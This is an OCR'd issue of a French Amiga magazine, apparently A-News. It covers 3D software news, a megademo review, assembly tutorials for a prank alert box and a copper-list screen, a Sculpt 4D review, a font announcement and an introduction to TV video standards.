Je signale à votre masse cérébrale que la societe ***SYNDESIS***, célèbre dans le petit monde des masochistes du ray-tracing sans accélérateur pour son incontournable ***InterChange*** (convertisseur de formats 3D), propose désormais **InterFont** : soft de création de polices 3D et de composition de textes pour le même sport. Il existait déjà quelques fonts (styles d'écriture) 3D, maintenant il y en aura beaucoup (*le caractère pseudo divinatoire de cette phrase m'échappe totalement*). En fait, le gros avantage de ce programme par rapport à un travail direct avec votre modeleur favori réside dans l'alignement-espacement automatique des caracteres sur une ligne. Explication: Une fois votre font 3D construite, le plus dur est d'aligner les caractères nettement et de les espacer de façon harmonieuse. Maintenant, InterFont s'en occupe tout seul.

Interfont comprend un éditeur de fonts qui fait office de composeur et aussi le célèbre ***InterChange***. L'ergonomie est discutable mais le résultat est correct.

Une brève : ***Silicon Graphics***, fabricant des stations graphiques **Iris**, annonce que la prochaine génération de son **Personal Iris** se dealera à *moins de $10.000*. Sachez que la quasi totalité des images de synthese devant lesquelles vous bavez sont conçues et calculées sur des stations Iris (TDI, Fantome ...). Le personal Iris est environ cinq fois moins puissant (vitesse de calcul) que ses grandes soeurs mais il dispose des mêmes capacités (1280*1024, 8 ou 24 bits, 68030 et coprocesseurs géométriques). Le mac II va pouvoir s'accrocher, les autres aussi.

Chers téléspectateurs, il est l'heure de nous quitter car nous devons rendre l'antenne. Il ne nous reste plus qu'a vous souhaiter un bon moi d'avril. Toute l'équipe qui m'a aidé à préparer cette émission se joint à moi pour vous remercier de l'avoir suivie. Nous espérons vous retrouver nombreux le mois prochain à la même heure et je laisse le mot de la fin à notre invité vedette CHORIZO KID:

- " , ... *GAAATEAU!!!"*

EL YETi dit des inepties

la démo du mois

*Ce mois-ci, c'est la "**Kefrens Mégademo**" que j'ai testé. Au moment où vous lirez cet article, je serai en Ecosse. Merci à tous ceux qui m'ont appelé...*

1. Description

La première partie, **"Psychoballs"** est un petit chef d'oeuvre... Après le chargement, et la décompilation de l'intro apparaît le sigle Kefrens, puis deux disquettes puis enfin le scrolling. Entre les deux disquettes passe un scroll vertical, où le coder envoie des messages... Au bas de l'écran se trouvent quatre vu-mètres. Devant ces derniers, un autre scrolling, mais horizontal et sinusoïdal, défile. Trois boules (Un peu le style du jeu **WIZBALL**) passent et rebondissent... En arrière plan, défilent des étoiles. Le tout, au son d'une superbe musique...

La seconde partie est plus simple. En haut de l'écran, un sigle du groupe. Au milieu, un scrolling qui rebondit, double de hauteur, ondule, etc... Plus bas, des barres rebondissent, et au bas de l'écran, se trouve le même style d'effet d'eau que dans la **IT mégadémo**, mais en moins bien rendu...

La troisième partie débute superbement... Une image digitalisée de la forêt vierge avec des bruits d'animaux en fond. Puis, une des balles de la première partie apparait et rebondit. Au bas de l'écran, un énorme scrolling défile. Derrière ce dernier, se trouvent des vu-mètres...

La quatrième partie se compose, elle, du traditionnel sigle qui se ballade de droite à gauche (et inversement!), d'un scoll au bas de l'écran avec des dégradés de couleurs, et des animations de barres à l'intérieur. Au milieu, des étoiles passent horizontalement, et de derrière le scrolling, montent des images qui reste un moment au milieu de l'écran...

La cinquième partie, baptisée "***Bouncing ones***" est un peu surprenante... En effet, elle met en jeu, des animations en vectoriel, des animations d'étoiles et de tête de mort et un scrolling, tout cela en même temps et au milieu de l'écran... En bas de l'écran, le sigle Kefrens se balade, encore et toujours de gauche à droite.

La dernière partie est la plus belle de toute... Elle se compose d'une tête de pharaon superbement bien dessinée en dégradés de verts et de bleus, d'une pyramide (celle de Khéops, I think!). A gauche et à droite, de cette dernière, se trouvent deux colonnes de fumée autour desquelles s'entoure un scroll. Au bas de l'écran, un équaliseur... Et dans le fond, des étoiles à la manière du boot Wild Copper. Et tout ça, accompagné d'une superbe musique...

2. Qualités et défauts

Pas de bugs à ma connaissance, de beaux graphes, de belles musiques (peut-être un peu trop destroy, parfois...), cette mégadémo a tout pour plaire.

Je renouvelle l'annonce du dernier numéro: CONTACTEZ MOI SI VOUS AVEZ DES MEGADEMOS RECENTES ET VALABLES...

je lui mets comme note **15/20** Musique: 3
Originalité: 4
Animation: 4
Dessin: 4

Si vous voulez me contacter écrivez à:
Emeric Fermas
11, Rue du Pressoir
75020 PARIS France Tél:(1)47-97-84-7

Depuis le mois dernier, tout est bouclé et on connait l'adresse. La suite, la suite...

Passons maintenant à un petit exemple qui produit un résultat très visuel et cela en quelques lignes. Ce programme ouvre Intuition, appelle la fonction DisplayAlert et referme Intuition. Paf!, un gourou, une alerte à la bombe sans bombe et totalement indétectable dans un bagage à main.

```
; constantes

ExecBase      equ 4   ; pointeur sur la base de ExecBase
( Indirect )

; offsets des fonctions de Exec

OldOpenLibrary equ -408
CloseLibrary   equ -414

; offsets de la fonction d'Intuition qui nous intéresse

DisplayAlert   equ -90

; debut du programme
start:
        movem.l  d0-d7/a0-a6,-(sp)
; sauvegarde des registres
        move.l   #IntuitionLib,a1
; charger le pointeur sur la chaine intuition.library dans a1
        move.l   ExecBase,a6
; adresse d'ExecBase dans a6
        jsr      OldOpenLibrary(a6) ; ouvrir Intuition
        move.l   d0,IntuiBase
; sauvegarder le pointeur sur IntuitionBase pour pouvoir utiliser
Intuition plus tard et finir en fermant la library
        move.l   d0,a6   ; IntuitionBase dans a6
        moveq    #0,d0   ; n° de l'alert ici 0
        move.l   #texte,a0
; charger le pointeur sur le texte
        moveq    #$33,d1
; hauteur de l'alerte en nb de lignes basse resolution max = 256
en pal =200 en ntsc
        JSR      DisplayAlert(A6)
; afficher l'alerte et attendre un clic bouton de gauche de la souris

        move.l   IntuiBase,a1
; charger IntuitionBase dans a1 remarque on aurait pu faire
move.l d6,a1 mais c'est plus clair comme ca
        move.l   ExecBase,a6
; idem avec ExecBase dans a6
        jsr      CloseLibrary(a6)  ; fermer Intuition

        movem.l  (sp)+,d0-d7/a0-a6  ; restituer les registres
        rts      ; retour au CLI

        dseg                ; variables
IntuiBase:
        DC.L   0
IntuitionLib:
        DC.B   "intuition.library",0
texte:
        DC.B   $00,$fc,$0c,"ACHETEZ TOUS",0,$01
        DC.B   $01,$1b,$16,"ANEWS",0,$01
        DC.B   $00,$f0,$20,"LE JOURNAL DEDIE",0,$01
        DC.B   $01,$0c,$2a,"A L'AMIGA",0,0

end
```

Les 2 premiers octets donne le x et le 3 emme le y où le texte doit être affiché (basse résolution 320 * 256 (ou 200)). 0 termine la chaine et $01 indique qu'il y a une autre chaine à afficher. Terminer le texte par un dernier 0.

Reste plus qu'à taper et à assembler le programme.
Avec l'aztec : as gag.a puis ln gag.o et normalement si depuis votre CLI vous lancez gag.....
Pour les utilisateurs de seka:
1 - enlever le dseg
2 - changer les equ en =

Oui je C je C ce qui vous intéresse c'est comment faire des copper listes pour programmer des demos. Bon d'accord vous avez gagné on commence dès aujourdhui.

Lecon n° 1
affichage d'un ecran:

On va utiliser un ecran basse resolution en 2 couleurs (1 BitPlane) mais le principe reste le meme quel que soit le nombre de BitPlanes.

```
; REGISTRES CUSTOM CHIP

DMACON      equ $dff096 ; controle dma w
DMACONR     equ $dff002 ; controle dma r
COLOR00     equ $dff180 ; couleur 0
COLOR01     equ $dff182

; REGISTRES COPPER

COP1LC      equ $dff080 ; 1 ere copper liste
COP2LC      equ $dff084 ; 2 eme copper liste
COPJMP1     equ $dff088 ; saut a la 1 ere copper liste
COPJMP2     equ $dff08A ; saut a la 2 eme copper liste

; REGISTRES BITPLANE

BPLCON0     equ $dff100 ; controle bitplane 0
BPLCON1     equ $dff102 ; 1 valeur de scrolling
BPLCON2     equ $dff104 ; 2 priorite sprite playfield
BPL1PTH     equ $0E0    ; ptr bitplane 1
BPL1PTL     equ $0E2
BPL1MOD     equ $dff108 ; modulo pour bitplane impair
BPL2MOD     equ $dff10A ; modulo pour bitplane pair
DIWSTRT     equ $dff08E ; depart fenetre ecran
DIWSTOP     equ $dff090 ; fin fenetre ecran
DDFSTRT     equ $dff092 ; bitplane dma start
DDFSTOP     equ $dff094 ; bitplane dma stop

; CIA-A REGISTRE PORT A ( BOUTON DE SOURIS )

CIAAPRA     equ $BFE001


OpenLibrary equ -552      ; libname/version(a1,d0)
CloseLibrary equ -414     ; library(a1)
AllocMem    equ -198      ; taille/flags(d0,d1)
FreeMem     equ -210      ; prt/taille(a1,d0)
Forbid      equ -132
Permit      equ -138
```

```
ExecBase    equ 4
Planenumber equ 1
Width       equ 40        ; largeur des plans en octets
Height      equ 256       ; hauteur 256 lignes
Planesize   equ Width*Height ; taille du BitPlane = 40 octets ( 320 ) * 256 lignes
CLsize      equ 3 * 4 ; taille de la copper liste 3 instructions de 4 octets
CHIP        equ 2         ; flag Chip memory
CLEAR       equ CHIP+$10000 ; flag Chip memory initialisée avec des 0

StartList   equ 38

start:
        movem.l d0-d7/a0-a6,-(sp)

; allouer la copper list et les bitplanes

        move.l  ExecBase,a6

        move.l  #CLsize,d0      ; taille de la copper dans d0
        move.l  #CHIP,d1        ; oubien move.l  #CLEAR,d1
        jsr     AllocMem(a6)
        move.l  d0,CLadr
; sauver le pointeur sur la copper liste
        beq     Fin             ; si erreur goto fin

        move.l  #Planesize*Planenumber,d0
; a noter que tout est prevu pour rajouter des BitPlanes
        move.l  #CHIP,d1
        jsr     AllocMem(a6)
        move.l  d0,Plane
; sauver le pointeur sur le BitPlane
        beq     FreeCop
; si erreur liberer la copper liste et exit

        move.l  #graphics,a1
        moveq   #0,d0
        jsr     OpenLibrary(a6)  ; ouvrir la Graphics library
        move.l  d0,GfxBase

        jsr     Forbid(a6)       ; supprimer le multitache

; installer la copper liste

        move.l  CLadr,a0        ; adr de la copper liste dans a0
        move.l  Plane,d0        ; adr du plan 1 dans d0
        move.w  #BPL1PTH,(a0)+  ; premiere instruction copper
        swap    d0              ; octet de poid fort
        move.w  d0,(a0)+
        move.w  #BPL1PTL,(a0)+  ; deuxieme instruction copper
        swap    d0              ; octet de poid faible
        move.w  d0,(a0)+
        move.l  #$fffffffe,(a0) ; fin de la copper liste

        move.w  #$03a0,DMACON   ; initialiser le dma
; entre autre supprimer le pointeur souris
; NB il doit y avoir un bug cela ne marche pas toujours correctement

; initialisation du copper
; initialiser les registres copper

        move.l  CLadr,COP1LC
        clr.w   COPJMP1

; choix des couleurs

        move.w  #$00af,COLOR00  ; couleur 0 bleu pale
        move.w  #$0000,COLOR01  ; couleur 1 noire
; et pourquoi pas ?

; initialisation du playfield

; definir la fenetre d'affichage ( ici valeurs standard )

        move.w  #$3081,DIWSTRT
        move.w  #$30c1,DIWSTOP
        move.w  #$003c,DDFSTRT
        move.w  #$00d4,DDFSTOP

; ecran monocrome en basse resolution
        move.w  #%0001001000000000,BPLCON0

        clr.w   BPLCON1
        clr.w   BPLCON2
        clr.w   BPL1MOD
        clr.w   BPL2MOD

; dma activee -> affiche l'ecran

        move.w  #$83c0,DMACON

test:
        btst    #6,CIAAPRA      ;test souris
        bne     test            ; tant que pas de clic boucler

; liste copper precedente a nouveau activee

        move.l  GfxBase,a6
        move.l  StartList(a6),COP1LC
; permet de recuperer l'ancienne copper liste
        clr.w   COPJMP1         ; copper liste startup activee
        move.w  #$8020,DMACON   ; reinitialiser le dma

        move.l  ExecBase,a6
        jsr     Permit(a6)      ; permettre le multitache

        move.l  GfxBase,a1      ; fermer la graphics library
        jsr     CloseLibrary(a6)

; liberer memoire de le copper liste et du BitPlane

        move.l  Plane,a1
        move.l  #Planesize*Planenumber,d0
        jsr     FreeMem(a6)

        FreeCop:
        move.l  CLadr,a1
        move.l  #CLsize,d0
        jsr     FreeMem(a6)

Fin:
        movem.l (sp)+,d0-d7/a0-a6  ; restituer les registres
        rts

        dseg

Plane:    dc.l  0
CLadr:    dc.l  0
GfxBase:  dc.l  0
graphics: dc.b  "graphics.library",0
```

Et voilà il ne vous reste plus qu'à essayer. Pour ceux qui n'ont pas de docs de plus amples explications le mois prochain, pour les autres l'extension à plusieurs BitPlanes ne devrait pas poser de problèmes.

NB: avec le deuxième exemple vous allez afficher de la ram non initialisée donc ne vous étonnez pas si le resultat de vos manipulations est quelque peu surprenant. Pour y remédier remplacez le CHIP par CLEAR dans l'allocation du BitPlane et vous aurez un écran tout noir mais bleu pâle en fait donc pas noir (noir, c'était une image pour dire qu'il etait vide comme un trou noir. On dit jamais un trou bleu ciel).

Sur ceux *tchaoooo* from ***Roméo el Rapido*** et pour tout problèmes, idées, mépris définitif tapez 36 15 code *DEEP* bal ROMEORAPID (ou écrire à *A-News*). Bien entendu ces programmes seront en téléchargement sur *DEEP* dès que possible.

Essai SCULPT 4D Par Patrick Conconi

Sculpt 3D était malade, il avait attrapé la *deuxzéroversionite*, bonne maladie qui l'a obligé à se repenser et pour pouvoir survivre, à s'améliorer.

Quelles nouveautés dans cette version? Tout d'abord le prix, environ 1000 Francs Suisses ou 4000 Francs Français. Pour ce prix, je me suis dit qu'ils auraient fait l'effort de le traduire en Français, mais non : nous sommes encore et toujours les dindons de la farce.


En gros où sont les améliorations? Dans la rapidité du rendu final (image), en plus des modes connus, des calculs sans l'option *Z Buffer* accelèrent par trois le calcul de l'image, aussi rapide que ***VideoScape 3D***. Mais attention au mélange des surfaces lors de plans croisés! Une taille d'image a aussi été rajoutée, c'est l'option *Vidéo*, qui occupe l'intégralité de l'écran en overscan total.


Une des innovations et non des moindres, est la posibilité de rentrer les coordonnées des points au clavier. De nombreuses options peuvent s'activer depuis le clavier, ce qui par rapport à la version 3D est très agréable. Les développeurs de *BYTE by BYTE* nous ont aussi donné une grille paramétrable, et des options *SNAP* sur les points et sur la grille. Un ensemble de points et de lignes peuvent se grouper et se sauver par des noms. Exemple : "*Façade Nord*", "*fenêtre*" etc... Très pratique lors de la construction d'objets complexes, car il est possible de les sauver indépendamment et de les rappeler à tout moment. Une option *EXTRUDE* permet enfin de créer une surface à plat et de la tirer en hauteur pour lui donner un volume, cette option je l'attendais, et rien que pour cela j'aurais acheté ce logiciel.

Pour le choix des surfaces, des bruits avaient couru que comme dans ***DBW Render*** il serait possible de coller à une surface un pinceau (*BRUSH*) pour obtenir un mur de brique, un panneau de bois, mais non, rien de tout cela mais une option supplémentaire, le métal.

Sculpt 4D est aussi un programme d'animation qui permet de faire des animations sans pareille. Il reprend l'ensemble des commandes d'***Animate 3D*** avec quelques améliorations au niveau de la saisie et une commande supplémentaire.

Mon avis personnel sur SCULPT 4D est très favorable, avec cependant une restriction. C'est au niveau des temps de calculs pour les animations et les calculs d'image. Déjà nettement plus rapides que sur 3D, ils vous bloquent la machine pendant plusieurs jours pour une animation. L'idéal est de posséder une





L'écran de travail de SCULPT 4D avec ses trois fenêtres de vues dessus, de coté Est et de coté Nord. La petite fenêtre sert à donner les coordonnées et à les lires ainsi que se positionner pour les animations.

carte accélératrice qui augmente de environ 400% la rapidité de calcul d'une image, mais voila nous n'avons pas tous les moyens de se l'offrir. Ce qui fait que personnellement je ne me sers pas d'Animate pour mes animations, mais de Videoscape 3D. Par contre pour obtenir des images au rendu fantastique, Sculpt 4D est LE programme par exellence. Avant je me servais de ***Forms in Flight*** pour éditer des objets, puis je passais par ***Interchange*** pour les convertir au format Sculpt et obtenir un bon rendu. Maintenant avec cette nouvelle version de Sculpt je vais pouvoir éditer directement mes objets et ceci d'une manière très simple.

En résumé, un programme qui souffre de sa documentation en Anglais, mais qui pour l'instant reste le meilleur dans sa partie.

-Patrick Conconi

PROFONTS

New Horizons Software annonce **Profonts I et II** pour son traitement de texte **Prowrite.** Volume I contient dix fonts de style "professionelle" (pour correspondance, etc), et le deuxième "tome" est une série de styles décoratifs (pour préparer publicités, entêtes de lettres, etc). Des sorties de bonne qualité (voir exemples) sont possibles sur laser ou imprimante matricielle 24 aiguilles. Prix aux Etats-Unis : $35 chaque disquette. (New Horizons, PO Box 43167, Austin, TX 78745, USA, tél 512-328-6650).

ProFonts I:

Beryl
Coal
Gold
Granite
Marble
Platinum
Pyrite
Quartz
Schist
Zircon

ProFonts II:


Bone Broadway Cinnabar Corundum
Feldspar Galena GRAPHITE
Gravel Jade LED Mica
Oblique Obsidian OLIVINE Park Avenue Sand
Serpentine Silicon Spinel
Steel Stencil Talc Tiffany
TOMBSTONE Tourmaline Ultra

Yeti-AMIGA-VIDEO 1-2-3

Face à l'abondant courrier que je reçois concernant la video, je me suis enfin decidé à vous faire un espèce de petit récapitulatif des bases à piger quand on tente de faire coexister l'AMIGA (tm) (c) avec un magnétoscope.

J'ose espérer que vous connaissez tous le principe de la télé en noir et blanc, voire en couleurs (pour avoir la couleur, relisez trois fois un bouquin sur le noir et blanc, le reste, c'est du pipeau). Une fois que vous avez ingurgité le fonctionnement du tube cathodique, vous l'apprenez à l'envers et vous avez une caméra.


La théorie du bidule est simple: découper une belle image optique en une série de lignes formées elles-mêmes de points.



Chaque point subit les sautes d'humeur d'électrons. Avec tous ces électrons, on module un courant électrique de 1 volt environ qui, une fois lancé dans une télé reconstitue l'image. Le plus dur est de trouver un bon système permettant d'avoir la même image au départ et à l'arrivée. Pour y arriver, il fallait définir un standard précisant le nombre d'images par seconde, le nombre de lignes par image, un code pour dire que la ligne était finie et que, par conséquent, le spot devait passer à la ligne suivante, un code pour dire que l'image était entière et que, donc, on pouvait en faire une autre après et toutes ces sortes de choses qui vous transforment une théorie simple et très jolie en une formation éducatel en deux ans de reparateur television. Les premiers à réussir à ce sport furent les ricains, pressés qu'ils étaient d'envahir la planète pour amortir le prix de l'homme qui valait trois milliards. Je ne vous parlerai pas des premiers standards noir et blanc qui ne présentent aucun intérêt en ce qui concerne la miga mais qui permirent à des mecs comme Leon Z d'acquérir le droit de nous em...bêter jusqu'à leur mort. Par contre, penchons nous sur les trois standards actuels. Ils ont en commun la même façon de définir l'image : une image est composée de deux trames de lignes horizontales, une trame paire composée des lignes paires, une trame impaire faite avec les lignes impaires. Une image est donc la résultante de deux balayages de l'écran (une fois de haut en bas, une fois de bas en haut). Mais franchement, c'est tout ce qu'ils ont en commun.


Connaître leurs différences, c'est mieux savoir les apprecier.

❑ Le ***NTSC***, standard américain avec variante japonaise, est le plus ancien standard couleur et le plus mal foutu (à tel point que le sigle *National Television System Committee* est souvent transformé en *Never Twice the Same Colors* - jamais deux fois les memes couleurs -). Il est cadencé à 6OHz (fréquence du courant électrique US).



Cette cadence permet trente images par seconde, soixante trames, mais limite la résolution horizontale à 525 lignes contre 625 aux standards 5OHz. Le gros point faible de ce standard réside dans le codage des informations couleur qui est minable par rapport aux capacités des tubes et des capteurs des caméras actuelles. Toutes les sorties vidéo des 'migas américains sont cadencées en 6OHz (même la péritel)

❑ Le ***PAL*** (Phase Alternation Line) est le standard le plus répandu. Cadencé à 5OHz, il n'offre que 25 images/seconde mais d'une résolution de 625 lignes. C'est théoriquement ce que devrait fournir les modulateurs vendus par *KOMO DOOR* pour le 5OO et le 2OOO



❑ Le ***SECAM*** (abréviation naze de "*séquentiellement et à mémoire*") enfin, notre beau standard franchouillard mis au point par Henri De France et très répandu en France, en Egypte et en URSS ces deux derniers pays étant mondialement réputés pour leur parc de téléviseurs couleur. Pourquoi tant de haine ??

C'est vrai, le SECAM est un bon standard qui préserve la pureté des couleurs même à 4O degrés, même quand la saleté est incrustée au plus profond du linge grâce à son procédé de balayage alterné qui fait une image stable et nette comme au premier jour. Il ne diffère du PAL que par sa façon de coder la couleur (on peut lire du Pal sur un magnétoscope SECAM mais en noir et blanc). Bref, on est bien mieux que les autres mais on est tout seul.

Je pense que vous saviez déjà la majeure partie de ce que je viens de récapituler, c'était nécessaire pour la suite.

Et j'embraye sur les façons de transporter le signal vidéo (le petit courant éléctrique que nous modulions au début de cet article avec la complicité d'électrons excités). Le signal vidéo c'est de la lumière et des couleurs pour faire des images et du temps pour faire

quelques notions de base...


bouger les images. Ici, la lumière s'appelle *luminance*, la couleur *chrominance*, et le temps la *synchro*.

La première méthode consiste à tout faire passer dans le même fil en priant que ça ne se mélange pas. En PAL par exemple, on alloue de OVolt à O.3Volt aux signaux de synchro, O.3Volt représente le noir, 1Volt le blanc. C'est un peu plus tordu en SECAM mais le principe est le même. Dans ce cas, on parle de signal ***COMPOSITE***. C'est ce type de signal qui est utilisé pour la télédiffusion.

On peut aussi véhiculer séparément les ***COMPOSANTES*** de l'image, c'est à dire des trois signaux couleurs primaires et la synchro. Le ***R-G-B-S*** ou ***R-V-B-S*** (Rouge, Vert, Bleu, Synchro) est le signal qu'expédie régulièrement votre 'miga vers son moniteur par l'intermediaire de ce gros câble gris pas trop flexible au bout duquel se trouve une prise péritel.

